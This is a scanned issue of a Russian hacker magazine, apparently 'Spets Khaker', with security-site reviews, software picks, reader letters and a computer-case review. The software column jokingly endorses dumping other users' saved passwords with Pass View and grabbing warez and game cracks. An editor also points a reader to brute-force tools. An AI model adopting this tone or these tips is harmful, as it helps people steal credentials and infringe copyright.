Интересный сайт, где юзеры, активно интересующиеся безопасностью, смогут найти для себя массу полезной инфы. Здесь ты всегда узнаешь о новых уязвимостях в самых распространенных программах. Отсюда же сможешь скачать всевозможные сетевые утилиты: сниферы, domain Lookup, traceroute tools, сканеры портов, прокси-серверы, проги для удаленного управления, системы обнаружения и уклонения от вторжения. Узнаешь, как защитить от вторжения Windows и Linux. Тут же находится множество программ для подбора паролей, шифрования данных. Если ты чувствуешь в себе наклонности взломщика, или наоборот, зациклился на собственной безопасности - этот ресурс для тебя.

DAILY.SEC.RU

Портал, собравший кучу инфы, посвященной безопасности как на просторах интернета, так и за его пределами. "Защищаем Perl. Накрутка баннеров - приемы самообороны. Введение в искусство понимать частотно-контрастную характеристику. Законы Мерфи для информационной безопасности... Контроль доступа. Охранно-пожарные системы. Комплексы безопасности, интеллектуальные здания. Видеонаблюдение. Средства связи. Личная безопасность. Инженерные средства защиты. Промышленная и экологическая безопасность. Оружие. СМИ. Защита автомобиля" - такое ощущение, что создатели сайта знают, как обеспечить безопасность абсолютно во всех сферах человеческой жизни.

WWW.ASECHKA.RU

Сайт, где можно нарыть интересную инфу по ICQ и другим популярным интернет-пейджерам. Много внимания уделено вопросам безопасности и защиты любимой тетки Аси от злостных нападений жадных до наживы хакеров. Посетив эту страницу, ты можешь узнать: как защитить пароль в миранде от кражи троем; увидишь материал, наглядно показывающий, каким образом угоняются пароли ICQ методом перебора; узнаешь, как работать с WebMoney, пользоваться TRILLIAN, и чем он отличается от ICQ и Miranda IM. Увидишь, как пропатчить асю 2000 вручную с помощью хекс-редактора и добавить пользователя без запроса авторизации. При первом посещении ресурса рекомендую ознакомиться с ФАКом по настройке и пропатчиванию ICQ. Наверняка, ты еще многого не знаешь о тете Асе...

WWW.KASPERSKY.RU

Отличный ресурс, позволяющий узнать вражеские вирусы в лицо, а также предпринять адекватные меры защиты от них. Помимо свежих новостей и обновлений для своего антивируса, здесь можно найти кучу другой полезной инфы. А если у тебя есть подозрения на инфекцию в каком-нибудь файле, то его без проблем проверит собственный вирусодетектор на сайте. Очень позелная фишка на сайте - вирусная энциклопедия (viruslist.com), предоставляющая подробную информацию о всех вирусах из базы «Касперского». В общем, еще одна страница для добавления в избранное всем «любителям» вирусов.

СТАНЬ ПРОВАЙДЕРОМ!

Читай в следующем номере Спеца:

- Выделенка против dialup'а, достоинства и недостатки домашней сети
- Все о трафике: тарифы, цены, перекупка, анлим
- Сервер статистики и способы оплаты
- Организация шлюза в инет
- Администрирование районной сети
- Магистральные каналы и протяжка в домах
- Служба поддержки
- Взломы в локалке - решение проблем
- Локальные ресурсы
- Выбор железа: концентраторы, сетевухи, кабели

Бизнес с нуля
Руководство по организации провайдера: бизнес-план, регистрация, сертификация, набор персонала

А также:

- Что такое DSL, всегда ли прав клиент и много другой полезной информации!

Лучший софт от NoNaMe
Теперь в каждом номере!

СКОРО В СПЕЦЕ:

- **Неприступный *nix**

Так ли уж неприступен *nix, как его малюют? Уязвимости во всех популярных сервисах, ядрах и дистрибутивах. Типичные атаки. Руткиты. Юникс с точки зрения хакера. Linux-вирусы и черви. Защита.

- **e-commerce**

Зарабатываем деньги в Сети. Руководство по созданию интернет-проектов. Лучшие способы зарабатывания денег в Сети. Работа с аукционами. Как сделать интернет-магазин, хостинг-сервис.

- **Цифровой звук**

Пишем музыку на компьютере. Сжатие звука: кодеки, алгоритмы. Работа в SoundForge. Железо. Dolby Digital, DVD-Audio и другие стандарты, цифровые музыкальные носители. Распознавание голоса. Электронная музыка. Целый раздел про DJ'ство: лучшее оборудование, нюансы, секреты, советы!

- **Атака на Windows**

Насколько дырявые винды на самом деле? Уязвимости в софте от MS и других производителей, эксплойты. Бэкдоры, трояны, вирусы и черви. Защита для юзера и админа.


d()c (doc@nnm.ru)

СОФТ ОТ NONAME

3PASS VIEW V 1.5 RC3

(WWW.NHT-TEAM.ORG/ HOME/)

Прога позволяет увидеть практически все пароли на твоем (или не совсем твоем ;)) компе. Pass View может не только показать, что скрыто за ***, но и покажет тебе пароли от: диалапа (RAS в Win9x/Me/2k/XP/2k3), кэша, ICQ (практически все версии), Trillian, Miranda, &RQ, Far, YsmICQ, AOL Instant Messenger, MSN, PC Remote, E-Type Dialer, MDialer... Вытащит всю информацию (мыло, POP3, SMTP, password) из следующих почтальонов: The Bat!, Becky! Mail, Outlook. Плюс к этому покажет логины и пароли к FTP`шникам, забитым в Total Commander (Windows Commander). Все это происходит практически мгновенно - запустили программку, и вот перед тобой вся инфа о бедном юзвере. Теперь осталось только быстренько сохранить данные (в txt) и идти домой, изучать (сорри, занесло :)). Казалось бы, хорошо, типа вышла свежая версия - новые фишки, пофиксены баги... А фиг! Пароли прога как показывала, так и показывает, да вот только сохранить паролики (в файл) ты уже не сможешь! Эта функция доступна только в pro версии (5 уев, как с куста)! Оно тебе надо? Потому советую скачать предыдущую бету PassView v 1.50 (beta 2)




(www.nnm.ru/soft/passview.rar) и не париться. Ну, а если 5 грина - не деньги, бодряком шагаем на сайт разработчика.

FOLDERICON XP V 1.01

(WWW.MEANINGDATA.COM/DOWNLOAD/ FOLDERICONXP10.EXE)


Утилита для смены иконок на папках. Выбираешь необходимую папку и меняешь иконку. Можно менять иконки у любой папки (в том числе и системной). Можно поменять цвета папок, поставить буквы на папки, дать иконки для папок с приложениями, пронумеровать или использовать свои иконки... Теперь можно быстрее, чем когда-либо, найти нужную тебе папку - все наглядно.



RHYMES V 2.01 (BETA)

(HTTP://RHYMES.AMLAB.RU/FILES/2/RHYMESSETUP.EXE)


Программа поможет в кратчайшие сроки стать Пушкиным :). Легко подберет рифму практически на любое слово. Словарь содержит 100000 слов (1,7 млн. словоформ). Также будет полезна для поиска синонимов/антонимов к заданному слову. Легка в использовании, бесплатна.



SYSTEM FILE DEFRAGMENTER V 2.21

(WWW.SYSINTERNALS.COM/FILES/PAGEDFRG.ZIP)

Крохотная утилита для дефрагментации множества системных файлов. Прога дефрагментирует файлы, используемые системой и обычно недоступные для обычного дефрагментатора. На практике System File Defragmenter дает реальную прибавку быстродействия системы и является прекрасным дополнением к классическим дефрагментаторам. Все фри!



CRIMSONLAND V 1.9.8


(HTTP://ARCADE.REFLEXIVE.COM/DOWNLOADPOPUP.ASPX?AID=9&CID=3980)

Что-то в последнее время тянет меня на всякие игры, головоломки... А что еще делать? Не в шахматы же играть :). Что может быть кровавее первой кваки? CrimsonLand! Игруха выполнена с такой изящной простотой! Представь себе: поле (ни бугорка, ни впадинки), вид только сверху, ходит чувак и тупо мочит всякую погань, которая так и прет! Все! Даже странно - как такое может нравиться :). Но захватывает с первого уровня - зависаешь на несколько часов! Понеслось мочилово. Играбельность будет покруче тетриса! Потрясающая динамика, большой выбор оружия (от уровня к уровню), новые монстры, новые уровни, перки и бонусы. Графика, хоть и плоская, но выполнена безукоризненно! Красота! Звук - божественно, как эффекты (выстрелы, ахи, охи), так и музыка! Как играть: сначала тебе нужно пройти Quests - миссии, призванные научить тебя выживать (40 уровней). За пару дней ты их осилишь, но затем... тебе предложат пройти их еще разок в режиме HardCore! Велком в Rush и Survival - вот где можно оттянуться :). Игра идет на очки - статистика обновляется через инет (K-Rul уже за миллион зашел!). CrimsonLand может запускаться как в окне, так и на полный экран. Если скачал - приступай к игре. Само собой, для CrimsonLand есть лекарство (достаточно набрать CrimsonLand+patch в любом поисковике ;)). Наслаждайся свежим мясом.

XDCC CATCHER V 2.0 RC 2

(WWW.BONASSES.DE/XDCCCATCHER/CATCHER.EXE)


Серьезная заявка! Самый лучший поисковик и качок вареза! Идея проста - XDCC Catcher ищет и автоматически скачивает самый свежий warez в IRC. После установки у тебя уже будет какое-то количество серваков и каналов для поиска так называемых bot'ов, у которых есть заветные packets'ы с программами. Прога сама начнет коннектиться к серверам, далее достаточно ввести в поиск то, что тебе нужно - P2P клиенты самоуничтожаются :). Качается очень шустро, и чем ближе к тебе сервер, тем быстрее. Есть и докачка. В настройках все просто, единственная засада - диалап (динамический IP). Тебе нужно будет каждый раз заполнять поля во вкладыше DNS, так как XDCC не может определить это самостоятельно (в следующих версиях обязательно исправят). Теперь о дополнительных серверах. Ты можешь их вводить вручную с таких сайтов, как: PacketNews (www.packetnews.com/), ircSpy (www.ircSpy.com/), isoHunt (http://isohunt.com/), mIRCSearch (www.mircsearch.co.uk/), XDCCSearch (www.xdccsearch.com/html/index.htm). Или скачать крохотную программку SERVed.hybrid. (beta 0.95) (http://home.pages.at/douglas86/served.zip). Вводим урл нужного сайта, и SERVed автоматом вытащит все оттуда. Далее тебе нужно будет только сохранить все в файл и скормить его XDCC Catcher. Все. Теперь не придется бегать по разным сайтам в поисках вареза ;).



SMALL CD-WRITER V 1.03 (BETA)

(WWW.AVTLAB.RU/SCDWRITER.ZIP)


Совсем простая утилита для записи дисков (тем и хороша!). Интерфейс проще некуда! Запустил, перекинул нужные файлы в окно программы и нажал "Записать". Программа позволяет создавать мультисессионные и загрузочные диски, записывать ISO-образы компакт-дисков, просматривать все сессии на диске и извлекать из них файлы, сохранять проекты в виде ISO-образов. Small CD-Writer автоматом определит скорость записи. В отличие от большинства аналогичных программ, Small CD-Writer имеет маленький размер, работает без установки, не требует места для кэширования файлов. Имеет русский фейс и не просит денег.



BULLETPROOF FOLDERSIZES V 1.5

(WWW.FOLDERSIZES.COM/BPFS.EXE)

Очень нужная в хозяйстве программа! Если ты (как, впрочем, и я :)) частенько удивляешься, куда делось свободное место на новеньком 160-гиговом харде, то BulletProof FolderSizes прояснит картину. Программа проанализирует жесткий диск и выдаст всю информацию о папках, файлах и занимаемом ими месте. Наглядно и удобно. Посмотрели, что там лишнего, старого, ненужного, и удалили с чистой совестью (я в своих завалах 2 фильма нашел :)). Программа строит графики. Есть возможность создания отчетов, поиск наиболее старых файлов, поиск самых больших файлов, поиск temp-файлов.



На письма отвечал Порох

Е-МЫЛО

(spec@real.xakep.ru)

FROM: "CDINER CDINER" [MAGISTR7@MAIL.RU]
SUBJECT: 12'2003

Здравствуй, Уважаемый Журнал Хакер! Пишу Вам с просьбой или вопросом - не знаю, что больше. Меня интересует, где я могу приобрести декабрьский выпуск 2003 года, посвященный модингу. Огромное спасибо, если подскажете. До встреч.

ОТВЕТ:

Здравствуй, Уважаемый Магистр!

К этому научному вопросу мы подошли со всей серьезностью, поэтому представляем на твой суд следующие варианты решения этой проблемы:

1. Если ты живешь в Москве или в ближайших окрестностях, то имеет смысл съездить в спорткомплекс Олимпийский на книжную ярмарку - там есть несколько точек, где всегда продаются старые выпуски журналов, в том числе и хитовый декабрьский номер.
2. На дисках к Спецу постоянно выкладываются старые номера в pdf, найди нужный номер и распечатай его на цветном принтере, если необходим именно бумажный вариант. Все, теперь ты счастливый обладатель пиратской версии журнала ;).
3. Зайди на форум журнала Хакер и запости мессагу с просьбой купить или обменяться на заветный номер - кто-нибудь обязательно отзовется.
4. Если и это не поможет, то пиши лично мне, разберемся :).

FROM: UNSERIOUSSAM@YANDEX.RU
SUBJECT:

Hi! Хочу узнать, будете ли вы выкладывать номера спеца в pdf на диск? Когда? .... Желательно с первого номера :) Thx!

ОТВЕТ:

Хай, Сэм! Твоему коллеге Магистру чуть выше мы уже сообщили, что испокон веков выкладываем их на диск. Просто открой его и увидишь :).

FROM: [WOLFENSTEIN] [W31337@MAIL.RU]
SUBJECT: В ЖУРНАЛ!

Привет, друзья! Ну что я могу сказать. Журнал заметно прогрессирует, что конечно хорошо. А номера 8(33).2003, 03(40).2004 вообще лежат у меня на столе и постоянно используются для помощи мне в работе. Скажу так. Очень хотелось бы видеть в журнале материалы о разных серверах, софте и просто статьи из жизни админов. А вообще большое спасибо за Вашу работу. Удачи!

ОТВЕТ:

Дарова, дружище! Скажем так, мы стараемся! :) А если юзерам и админам он нравится все больше и больше, значит, мы на правильном пути. Твои пожелания (да и всех остальных читателей, приславших их в виде е-мыла на spec@real.xakep.ru) мы учтем и даже оформим их в полноценные статьи в специализированных выпусках (жди осенних номеров, посвященных "неприступному" *nix'у и атакам на многострадальные форточки). Счастливо!

FROM: АЛЕКСАНДР ДОЛЬНИКОВ [DOLAV@RAMBLER.RU]
SUBJECT: ВОПРОСИК!

Здравствуйте.
Извините, но не подскажете вы мне ссылку на BrutForc плиз.... очень надо, искал но не нашел, только пожалуйста не говорите, что ищи лучше! Или в письма какой-нибудь Brut вложите.
Заранее благодарен!

ОТВЕТ:

И ты не болей, Александр!

Не поверишь, но что за магическая штука твой BurtForc, долго оставалось для нас загадкой, пока траблу, как всегда, не разрулил Скай. Он сразу просек, что ты имел в виду метод тупого перебора паролей, в научных кругах именуемый брутфорсом (от brute force - грубая сила, англ.). Но от этого легче не стало: брутфорсить можно что угодно, особенно когда со временем полный анлим. К чему же тебе понадобилось подобрать пароль - большой вопрос :).

Тем не менее, чтобы не быть голословным, попытаюсь помочь тебе, выдав при этом жуткую фразу: "ИЩИ ЛУЧШЕ!" :). Знаменитый John The Ripper (поможет в подборе *nix'овых системных паролей) ищи на www.openwall.com/john. А еще кучу брутфорсеров, которые удовлетворят самые широкие потребности забывчивого юзера (HTTP Basic, HTTP Form, FTP, POP3, SMB, Telnet, IMAP, NNTP), можно найти на www.web-hack.ru.

FROM: ARCENY [ARCENY@YANDEX.RU]
SUBJECT: ЖУРНАЛ НА САЙТЕ

Здравствуйте, spec.
Мне бы хотелось разместить некоторые отсканированные номера журналов Спец Хакер у меня на сайте. Включая №1 за 2к4 год. Возможно ли это и не против ли вы?

ОТВЕТ:

Дружно приветствуем тебя, Арсений.

Выкладывай, не стесняйся! Неси слово спецов в массы, пускай у нас в стране не будет побольше специалистов и поменьше ламеров :). Аминь.

FROM: FELIX [PSYSTIX@MAIL.RU]
SUBJECT: ПОДСТАВА

Я охреневаю, дорогая редакция! =)
Короче, трабла в том, что установил я с диска Спеца 01(38) за январь 2004 программулинку Keyboard Ninja 2.1. Программка так, симпатичная, функциональная и все такое.
Однако после выхода в сеть, файрвол зафиксировал попытку ниньзи обратиться к адресу 65.124.35.7 по HTTP (порт 80). После захода на эту страничку уже антивирус (Касперского) заявил, что файл C:\Program Files\Opera7\Cache4\opr0090X.php инфицирован TrojanDropper.VBS.Zerolin. Вот такая подстава. Конечно, вы не можете проверять в работе все проги, которые выкладываете на диск, но имхо, инфу об этом неплохо было бы дать. Если не в журнале, то на следующем диске или на сайте.
Спасибо за внимание.

ОТВЕТ:

После этого письма мы уже хотели устроить жестокий суд Линча над бедным Кирионом, но здравый смысл и его убедительные доводы не дали свершиться кровавой расправе. В праведном гневе он кричал на всю редакцию, что всегда проверяет содержимое диска, а этой программой пользуется уже два года. В качестве последнего доказательства своей невиновности он привел цитату из ответа автора это программы:

"Ну, право, смешно. Столько было разговоров уже про то, что Ниндзя - троян. Программа скачивает файл http://www.intelife.net/ninja/ninja.dat. Можете открыть его и увидеть, что там, кроме строчки VERSION=210, ничего нет.

Может быть, антивирус реагирует на отсутствие стандартных тегов или на расширение скачиваемого файла (теоретически .dat файлы по HTTP не должны пересылаться). Ну а то, что антивирусы находят трояна в файле opr0090X.php, к Ниндзе отношения иметь не может в принципе. У меня на сервере нет PHP вообще. Эта страница явно приходит с другого сайта.

Кстати, можно отключить проверку обновлений в Ниндзе".

Так что, дорогой Феликс, спасибо тебе за бдительность. Уверен, Родина-мать (и твой великий тезка товарищ Дзержинский) может спать спокойно, пока у нее есть такие чуткие сыновья :).

FROM: MARAT KHAMZIEV [MURASH@PISEM.NET]
SUBJECT: УЗБЕКИСТАН

Hi, Уважаемые создатели, редакторы и все, кто имеет отношение к журналу. В оригинале читать мне этот журнал не приходилось, т.к. не было такой возможности, просто у нас его нет. Мне подкинули ссылку, где я мог бы скачать журнал в электронном виде. Ну так вот, к делу ближе, я читал номер, где неким Константином Руденским была описана поездка в Узбекистан (номер #023, стр. 023-092-1). Хотелось бы внести некоторые опровержения мнения Константина об Узбекистане. На самом деле это не такая уж дикая страна, как описал ее Костя, вероятно, ее можно увидеть такой с угла, с которого страну показывают туристам, с маленькими узбеками в чапанах. Вот мои альтернативные вставки:

ИНТЕРНЕТ-КАФЕ

Во-первых, с чего хочется начать - это интернет-кафе. Ну уж не знаю, Костя, где ты там видел провайдера на dial-up'е, может, одно мелкое интернет-кафе так может сделать, но это в богом забытой провинции (если сравнивать, то в России не везде даже телевизоры есть). Еще пару лет назад даже был провайдер, который предоставлял РОЛ, но это стало дорого, теперь в основном все присосались к китайским спутникам.

МИНАРЕТЫ

Во-вторых, не весь Узбекистан состоит из минаретов и мечетей, недалеко от той же Бухары есть город Зарафшан, к которому относится один из уникальнейших рудников добычи золота (отсюда люди не ездят работать в Россию, а наоборот, приезжают сюда, у меня на работе 2 человека из Екатеринбурга работают). Здесь же располагается самая крупная в СНГ промышленная компьютерная сеть. А видел ли ты Ташкент? Это уж совсем далеко от минаретов, между прочим, по величине 4 место в СНГ.

ПАРИКМАХЕРСКИЕ

Опять же, как и с интернет-кафе, в старом городе вы, естественно, не найдете приличной парикмахерской, но ведь не сошелся клином весь Узбекистан именно на этой парикмахерской, лично я стригусь в дорогом салоне за 15-20$.

АВТОМОБИЛИ

Да, много в Узбекистане ДЭУ, но не больше, чем, например, в Тольятти Жигули. Есть тут и другие машины - и Доджи, и Ниссаны, и Тойоты, и Феррари, и Москвичи...

ПАВЛИНЫ, менты и все остальное...

Хочу заметить, что в Узбекистане павлины не водятся, они водятся в Индии, Малайзии и подобных райских тропиках... Если ты видел их, значит, они в качестве экспонатов были привезены из вышеперечисленных стран. Относительно ментов, вот тут я Константина опровергать не буду, что есть - то есть, их действительно много, и с ними опасно, даже очень. Посидеть на минарете - с ценой тебя накололи как туриста, можно залезть и в 4 раза дешевле, а кто понаглее, и бесплатно можно. Прав ты и относительно гостеприимства, тут тебе не откажут практически ни в чем. И чаем угостят, а в местах поглубже, если сдружишься, могут и травку предложить, да КАКУЮ! Вот только с водкой у нас проблемы, выпускают всякую гадость, так что мне приходится покупать водку Российского производства, я покупаю водку фирмы РОДНИК, мне она очень нравится.
Так что, будете в Узбекистане, милости просим, приходите ко мне в гости.
С уважением, Марат...

ОТВЕТ:

Хаюшки, Марат!

Почти все наши номера можно найти на сайте www.xakep.ru. Я, например, без проблем откопал оттуда сабжевую статью. Честно говоря, никакого предвзятого отношения к Узбекистану со стороны своего тезки я так и не увидел. Напротив, после прочтения ее и твоего письма очень захотелось туда поехать на золотые рудники и другие отдаленные окрестности ;). Что касается неточностей и прочих павлинов, то вполне возможно, что Костю так проглючилопосле посещения какого-нибудь дружелюбного узбека-растамана :). Ну, а если серьезно, то наш тебе совет - завязывай с синькой и прочей джагой, глядишь, и мы скоро подкатим в гости, заодно обучим медитации - самому крутому и безопасному психоделику. Жди ;).

Content:

114 Боец невидимого фронта
119 GeForce FX5950Ultra от MSI

HARD

test_lab(test_lab@gameland.ru)

БОЕЦ НЕВИДИМОГО ФРОНТА

Прочитав заголовок, ты удивишься, что это за боец такой, и причем тут компьютеры? Ответим, этот боец - корпус компьютера, невидимый (!) он потому, что все разговоры обычно крутятся вокруг винтов, процов и видеокарт с памятью, а компьютерным корпусам внимания уделяется мало, и юзеры зачастую покупают самую дешевую модель из имеющихся в ближайшем магазине. Попробуем разобраться, возможно, при очередном апгрейде стоит купить что-то подороже?







Сегодня мы рады представить тебе обзор компьютерных корпусов формата ATX. По понятным причинам, рассмотреть и обсудить все имеющиеся на рынке корпуса невозможно, поэтому для нашего обзора мы постарались выбрать наиболее популярные и часто встречающиеся. Среди них есть и простые рабочие лошадки, и мечты моддеров!

ПОЧЕМУ ВЫБОР КОРПУСА ТАК ВАЖЕН?

Исторически сложилось мнение, что компьютерный корпус никак не влияет на работу компьютера, стоит себе под столом и стоит. Но это не так, ключевым компонентом любого корпуса является блок питания, от качества выдаваемого им тока напрямую зависит стабильность работы и долговечность других комплектующих. Кроме того, на стабильность влияет и рабочая температура внутри корпуса, которую необходимо поддерживать на низком уровне при помощи грамотной вентиляции.

С другой стороны, набирает обороты модинг - всяческая забота о внешнем виде компьютерного железа. Моддеры и застекленные окошки в корпусах любят, и неоновые лампы внутрь ставят, и все куперы у них искусно подсвечены. В итоге системный блок компьютера превращается из невзрачного ящика, стоящего в самом дальнем углу, в чудо-хайтек-девайсину, которая красуется на самом видном месте.

test_lab благодарит за предоставленное на тестирование оборудование компанию "Остров Формоза" (т. 728-40-04)

СПИСОК УСТРОЙСТВ	
	ASCOT 6CR/300
	GeoIT Atos Silver
	GeoIT Eclipse
	GeoIT MT-4000 Grey
	GeoIT Neo 8830
	GeoIT Romeo
	GeoIT Zizon Black
	INWIN IW-A500
	INWIN IW-S508
	Lokur Comfo Silver 885
	Powerman PM-6200

ASCOT 6CR/300

Производитель: Ascot/ASUS
Число креплений вентиляторов, спереди/сзади: 1/1 (установлен)
Число креплений накопителей (CD/FDD/HDD): 4/1/5
Источник питания (мощность, Вт): MacroPOWER MP-300AR (300)
Число колодок питания (HDD/FDD/ATX12V/AUX): 8/2/1/1
Габариты (ВхШхГ), мм: 410x190x450
Дополнительно: выключатель БП

Один из лучших корпусов в обзоре, выполнен очень качественно и продуманно. Для манипуляций с этим корпусом не понадобится отвертка! Дело в том, что крепления всех накопителей и плат расширения выполнены в виде удобных пластмассовых фиксаторов, которые снимаются голыми руками. Кроме того, 5,25" заглушки на лицевой панели также сделаны на защелках. На задней стенке корпуса установлен вентилятор. Панель разъемов матплаты на задней стенке корпуса имеет аккуратные цветные подписи. На передней панели откидывается блок с двумя USB и двумя аудиоразъемами, кнопка Reset утоплена и нажимается только каким-либо тонким предметом.

Панель матплаты несъемная. У корпуса снимаются боковые стенки, причем для фиксации левой, помимо шурупов, предусмотрены две удобные защелки, одна из которых имеет замок. Ножки корпуса пластмассовые.

ATOS SILVER

Производитель: GeoIT
Число креплений вентиляторов, спереди/сзади: 2/1
Число креплений накопителей (CD/FDD/HDD): 4/1 (щель)/6
Источник питания (мощность, Вт): Mercury KOB AP4300X CE
Число колодок питания (HDD/FDD/ATX12V/AUX): 4/1/1/1
Габариты (ВхШхГ), мм: 480x200x435
Дополнительно: выключатель БП

Корпус выполнен из достаточно толстого железа и довольно прочен. Порезаться о внутренние металлические кромки нельзя, хоть они и заглажены немного неровно. Панель крепления матплаты съемная, что позволит установить процессор с кулером и память на уже прикрученную, но не установленную в корпус материнку, тем самым снизив риск механических повреждений. В самом низу передней панели, под крышечкой, расположены два USB и два аудиовыхода. Подключаются они к внутренним разъемам матплаты.

У корпуса съемные боковые стенки, которые фиксируются винтиками с большими металлическими головками, предназначенными не только под отвертку, но и для закручивания вручную. Передние ножки корпуса выполнены из пластмассы, задние выгнуты из металлического днища и при передвижении могут царапать полированную поверхность стола.

ECLIPSE

Производитель: GeoIT
Число креплений вентиляторов, спереди/сзади: 2/1
Число креплений накопителей (CD/FDD/HDD): 3/1+1 (щель)/2(4)
Источник питания (мощность, Вт): Mercury KOB AP4300CE
Число колодок питания (HDD/FDD/ATX12V/AUX): 4/1/1/1
Габариты (ВхШхГ), мм: 470x210x440
Дополнительно: выключатель БП, разъемы USB и аудио на передней панели

В корпусе Eclipse, побывавшем на тестировании, установлен довольно странный блок питания. На нем имеются две наклейки, одна поверх другой. На верхней было написано, что это БП Mercury KOB AP4300CE. Аккуратно отклеив верхнюю, на нижней мы увидели, что это БП MEGA GS-300WK, и наблюдали двукратную разницу в заявленных максимальных токах: +3,3 В - 20 и 10 А соответственно, +5 В - 30 и 15 А соответственно. Другим отрицательным моментом было то, что все три 5,25" отсека предназначены для CD-ROM и имеют откидывающиеся крышки, причем у верхней очень тугой ход, и она вообще не закрывалась самостоятельно, а две нижних не закрывались плотно из-за слабости пружинок. Также недостатком является то, что в несъемной панели крепления матплаты отсутствует окно, через которое можно зафиксировать винтиками винчестеры. Таким образом, их можно устанавливать только в съемную корзину в количестве двух штук. К плюсам этого корпуса можно отнести интересное внешне оформление.

MT-4000 GREY

Производитель: GeoIT
Число креплений вентиляторов, спереди/сзади: 0/1 (установлен)
Число креплений накопителей (CD/FDD/HDD): 3/2/2
Источник питания (мощность, Вт): HEC-250AR-T (250)
Число колодок питания (HDD/FDD/ATX12V/AUX): 5/2/1/1
Габариты (ВхШхГ), мм: 430x210x425
Дополнительно: USB и аудиоразъемы на передней панели, выключатель БП

Внутри корпуса предусмотрено два места для HDD, причем один их них будет закреплен вверх тормашками. На передней панели размещены два порта USB и два разъема аудио. На концах соответствующих кабелей внешние разъемы, и подключать их к матплате придется снаружи. Крышечка, под которой эти разъемы спрятаны, сделана не очень удачно и на нашем корпусе немного заедала.

У этого корпуса кожух вместе с передней панелью удобно снимается простым сдвигом вперед. Для фиксации в закрытом положении предусмотрены две пластмассовых защелки спереди и одна металлическая сзади, причем задняя имеет петлю для миниатюрного навесного замка.

Со снятым кожухом конструктив слабый и легко деформируется. Передние ножки корпуса выполнены из пластмассы, задние - штампованные из металла днища и могут царапать полированную поверхность стола.

NEO 8830

Производитель: GeoIT
Число креплений вентиляторов, спереди/сзади: 4/2
Число креплений накопителей (CD/FDD/HDD): 4/2/5
Источник питания (мощность, Вт): GIT KYP-300ATX (300)
Число колодок питания (HDD/FDD/ATX12V/AUX): 4/1/1/1
Габариты (ВхШхГ), мм: 412x200x465
Дополнительно: выключатель БП

